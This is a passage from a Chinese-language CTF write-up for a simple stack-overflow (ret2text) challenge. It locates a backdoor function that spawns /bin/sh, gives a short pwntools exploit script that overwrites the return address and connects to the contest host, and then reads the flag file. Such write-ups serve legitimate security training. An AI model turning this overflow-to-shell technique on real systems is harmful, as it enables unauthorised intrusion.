
我们看见在backdoor()函数中用了return execve("/bin/sh", 0LL, 0LL);这一行代码

紧接着我们按Tap转成图形化汇编界面,再按“空格”转成汇编界面

我们可以看见backdoor()函数的地址为0x4011FB
那我们的目的就很明显了,就是通过栈溢出漏洞,覆盖掉buf函数的返回地址,让程序输入完跳转到指定的函数中
接下来我们写一下exp脚本:
from pwn import *
io=remote("9cb51d2ff0619c39e87ab8fc.tcp-ctf2.dasctf.com", 9999, ssl=True, sni="9cb51d2ff0619c39e87ab8fc.tcp-ctf2.dasctf.com")
payload=(b'A'*(0x20+8))+p64(0x4011FB)
io.sendline(payload)
io.interactive()
运行脚本

再输入ls命令查看有哪些文件

我们发现了flag文件,继续用cat flag查看文件内容
